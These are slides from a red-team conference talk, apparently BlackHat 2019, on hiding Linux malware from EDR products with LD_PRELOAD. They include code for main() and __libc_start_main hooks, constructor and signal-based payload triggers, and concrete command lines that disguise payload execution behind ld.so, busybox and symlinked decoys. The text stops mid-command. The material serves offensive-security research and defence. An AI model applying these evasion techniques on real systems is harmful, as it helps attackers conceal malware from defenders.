Zombie Ant Farm

Practical Tips for Playing Hide and Seek with Linux EDRs

BlackHat 2019

@Op_Nomad

X-Force Red
IBM

$ who –m

Dimitry Snezhkov

- Technologist
- Member of the X-Force Red Team
  - ✓ hacking
  - ✓ tools, research
  - ✓ all things offensive

@Op_Nomad
github.com/dsnezhkov

Linux Offense: The Context

Linux matters

- It runs 90% of cloud workloads.
- Attacks bypass office networks and land directly in the backend.
- Attacks follows maximum ROI (access to data or computing resources).
- Linux Adversarial efforts may be focused and targeted.
- Defense follows the attacker.

  Endpoint Detection and Response (EDR) solutions appear in Linux.
- Operators have to respond

Linux EDRs - A Case of a Mistaken Identity

“Who in the world am I? Ah, that's the great puzzle.”

- Pure play EDR products
- Heuristic engine in Antivirus
- Security Automation toolkits
- Deployment / Patch Management
- Side gig for app whitelisting solutions
- As features of DLP products
- Home grown monitoring frameworks
- Tool assisted Threat Hunting.

Linux Offense: Strategic Sketches

Operator has to address:

- Initial foothold mechanism viability. Immediate detection.
- Logging of activities, delayed interception and analysis.
- Behavioral runtime patterns that trigger heuristics.
- Persistent readiness for the long haul.
- Evade Automation
- Deflect tool assisted threat hunting

- **Proactive Supervision Context**
  - Quiet boxes. Reliance on behavioral anomaly.
  - Locked down boxes. Reliance on known policy enforcement.
  - Peripheral sensors, honeypots.

Strategic Goals and Objectives, Distilled

Operational evasion:

- Operationally shut down EDRs.
- Directly exploit EDRs.
- Blind EDR reporting and response.
- Operationally confuse EDRs

Targeted behavior evasion:

- Target execution confusion.
- Bypass EDR detection with novel ways of target exploitation
- Deflect artifact discovery by Manual or Tool Assisted Threat hunting.

Strategic Goals and Objectives, Distilled

- Need a viable path to building Linux malware in the face of EDRs:
  - Evade detection at target runtime.
  - Hide and serve payloads in an unpredictable ways to counter “the story”.

- **Choice**: Drop ready offensive tools on the target
  - ➢ May be outright detected. The unknown unknown.

- **Choice**: Develop offensive tools on the target.
  - ➢ May not have tooling, footprint of presence, noise increases.

- **Choice**: Utilization principle, aka “Living off the land”
  - ➢ May not be possible in the proactive supervision context.

Strategic Goals and Objectives, Distilled

Assembled Attack: A blended approach to break the consistent story.

Idea A: Bring in clean instrumented malware cradles.
Build iterative capabilities.

Idea B: Turn good binaries into instrumented malware cradles.
Use them as decoys.

Tactical Goals and Objectives, Sketches

Stage I: Build out Offensive Primitives

- Indiscriminate “preload and release” of legitimate binaries at runtime.
- Preload library chaining,
  "split/scatter/assemble” of payload features.
- Delayed payload triggers and features at runtime.
- Rapid payload delivery mechanism prototypes with instrumented cradles.

Tactical Goals and Objectives, Sketches


Stage II: Weaponize and Operationalize Offensive Capabilities

- Payload brokers, “Preload-as-a-service”. Inter-process and remote payload loading and hosting
- Process mimicry and decoys
- Library preloading in novel ways over memory.

Stage I: Offensive Primitives

- Basics of Offensive Dynamic Linking an Loading
- Prototyping Offensive Mechanisms
- Discussing Offensive Tradeoffs


Dynamic Link Loading: The Basics



No	Section	Description
1	.text	Executable instructions
2	.bss	Uninitialized data in program image
3	.comment	Version control information
4	.data	Initialized data variables in image
5	.data1	Initialized data variables in image
6	.debug	Program debug symbolic information
7	.dynamic	Dynamic linking information
8	.dynstr	Dynamic string section
9	.dynsym	Dynamic symbol information
10	.fini	Process termination code
11	.hash	Hash table
12	.init	Process initialization code
13	.got	Global offset table
14	.interp	Path name for a program interpreter
15	.line	Line number information of symbolic debug
16	.note	File notes
17	.plt	Procedure link table
18	.rodata	Read only data
19	.rodata1	Read only data
20	.shstrtab	Section header string table
21	.strtab	String table
22	.symtab	Symbol table
23	.sdata	Initialized non-const global and static data
24	.sbss	Static better save space
25	.lit8	8-byte literal pool
26	.gptab	Size criteria info for placement of data items in the .sdata
27	.conflict	Additional dynamic linking information
28	.tdesc	Targets description
29	.lit4	4-byte literal pool
30	.reginfo	Information about general purpose registers for assembly file
31	.liblist	Shared library dependency list
32	.rel.dyn	Runtime relocation information
33	.rel.plt	Relocation information for PLT
34	.got.plt	Holds read-only portion of global Offset Table

ELF

Linker wires up dynamic locations
of needed libraries specified in the image.



The Basics of Dynamic Link Loading

Execution Error: Dynamic dependency not found...

```
$ ./executable
Error loading libctx.so
```


Where is the dependency?

```
$ ldd executable
libctx.so.1 => not found

$ readelf -d executable
 0x0000000000000001 (NEEDED)   Shared library: [libctx.so.1]
```

Dependency is resolved!

```
$ LD_DEBUG=libs LD_LIBRARY_PATH=./lib executable
    107824: find library=libctx.so.1 [0]; searching
    107824:   Found file=./lib/libctx.so.1
"Hello World!"
```

Dynamic ELF Hooking: The Basics



```
export LD_PRELOAD="/path/to/myfopen.so"
```

Redefine and reroute **KNOWN** function entry points

Generic Dynamic API Hooking Tradeoffs

We are are implementing an **API detour** to execute foreign logic.

Challenges:

- Need to know the details of target **API**

```
FILE *fopen(const char *pathname, const char *mode);
```

- Invoke and avoid detection. Opsec. Known signatures for known exploits.
- Interoperate with the target binary in a clean fashion without crashing it.


- Assumption inspection tooling availability on target.

New ideas: Viability Check

Tip: Be more agnostic to the specifics of any single API in the binary.

Tip: Do not subvert the target. Instead:

- Compelit to execute malicious code
- Use it as a decoy.



Preload cradles and payload carriers

- If you can start a process you
  likely own the entire bootstrap of this process

- Preload the <u>payload</u> generically into a **known** target and release for execution?

- Expand malware features by bringing other modules out of band.

Offensive Strategy: Desired Outcomes


- EDR sees the initial clean cradle, **malware module loading is delayed**.
- EDR sees the code executing by **approved system binaries** in the process table,
  trusts the integrity of the known process.

- EDR may not fully trace inter-process data handoff
  - preloaded malware calls on external data interchange
  - memory resident executables and shared libraries

Parent / Child process relationships in Linux are transitive. We take advantage of this.


- If you can start the parent process, you fully own its execution resources,
  <u>and the resources of its progeny</u>


Primitives for Working with Offensive Preloading



What we Want

0x0 - ELF ABI Level : .INIT/.FINI/.PREINIT






```
__attribute__((section(".init_array"), used))
static typeof(init) *init_p = init;

__attribute__((section(".fini_array"), used))
static typeof(fini) *fini_p = fini;

__attribute__((section(".preinit_array"), used))
```

The system loads in all the shared object files **before** transferring control to the executable.

0x1 – C runtime level : __libc_start_main

General idea is to hook the real `main()`, execute our payload logic and trampoline back to it.



```
main_orig = main;
typeof(&__libc_start_main) orig =
   dlsym(RTLD_NEXT, "__libc_start_main");

return orig(main_hook, argc, argv, init, fini,
                             rtld_fini, stack_end);
```

Is it optimal?

0x2 – Linker Level: Weakrefs

```
void debug() __attribute__((weak));
```

- ✓ Controlled Weak Refs

```
void main(){
    if (debug)
        debug();
}
```

- ✓ Foreign Weak Refs

```
$ nm --dynamic  /bin/ls | grep 'w '
w __cxa_finalize
w __gmon_start__
```

- ✓ Chained Weak Refs

Chain1.so

```
void debug(){
    if (mstat)
        mstat();
}
```

Chain2.so

```
void mstat(){
    ;
}
```

```
LD_PRELOAD=chain1.so:chain2.so
```

0x3 - .CTOR/.DTOR __attribute__((constructor (P)))

```
void before_main(void) __attribute__((constructor ));
void after_main(void)  __attribute__((destructor  ));
```

```
void before_main(void) __attribute__((constructor (101)));
void after_main(void)  __attribute__((destructor(65534)));
```

"preload and release" strategy, in a **target agnostic manner**.

- Generic constructors and destructors
- Chained and Prioritized constructors and destructors
- Hijacking preloaded program arguments in constructors.
- Overloaded main()’s

0x5 - Signals, Exceptions, Fault branching

Let’s keep breaking the EDR "*story*" of execution that leads to a confirmed IoC

- ✓ Out of Band signals.
- ✓ Fault Branching
- ✓ Self-triggered fault recovery
- ✓ Exception Handlers
- ✓ Timed execution

```
void fpe_handler(int signal, siginfo_t *w,
void *a)
{
        printf("In SIGFPE handler\n");
        siglongjmp(fpe_env, w->si_code);
}
```

```
$LD_PRELOAD=lib/libinterrupt.so bin/ls

Trigger SIGFPE handler
In SIGFPE handler
1 / 0: caught division by zero!

Executing payloads here ...
```

0x6 - Back to Basics: Protecting Payloads

- Rootkit style LD_PRELOAD cleanup (proc)
- Obfuscation (compile time)
- Runtime Encryption (memory)
- Runtime situational checks
- Better context mimicry
- Access to EDRs to prove the exact primitives
- No "main" no pain?
- Alternative loaders

```c
int _(void);
void __data_frame_e()
{
    int x = _();
    exit(x);
}
int _() {}
```

```c
// Dynamic assignment to .interp section:
const char my_interp[] __attribute__((section(".interp"))) =
"/usr/local/bin/gelfload-ld-x86_64";
```

Expanding and Scaling the Evasion Capabilities

We now have some evasion primitives to work with. Nice.
Let’s expand the evasion.

Highlights:

- Target utilization.
- Hiding from EDRs via existing trusted binary decoys.
- Dynamic scripting capabilities in the field.
- Progressive LD_PRELOAD command line evasion.
- Malware preloaders with self-preservation instincts.

Utilization: Out of the Box Decoys

HOW MANY TIMES CAN YOUR PROCESS REGEX FAIL

- System binaries that run other binaries.
- Great decoys already exist on many Linux systems.
    - ld.so is a loader that can run executables directly as parameters. ld.so is always *approved (known good)*
    - busybox meta binary is handy.

Combine the two to escape process pattern matching defensive engines?

Bounce off something trusted and available to break the path of analysis

Utilization: Out of the Box Decoys (Cont.)

1. Find action on executables to preload

```
$ LD_PRELOAD=payload.so
       /lib64/ld-linux-x86-64.so.2 /bin/busybox  run-parts  --regex '^main_.*$' ./bin/
```

2. Double link evasion

```
$ mkdir /tmp/shadowrun; ln -s /bin/ls /tmp/shadowrun/ls;
       LD_PRELOAD=payload.so
              /lib64/ld-linux-x86-64.so.2 /bin/busybox  run-parts /tmp/shadowrun/
```


3. Chaining evasion, timed triggers

```
echo | LD_PRELOAD=payload.so
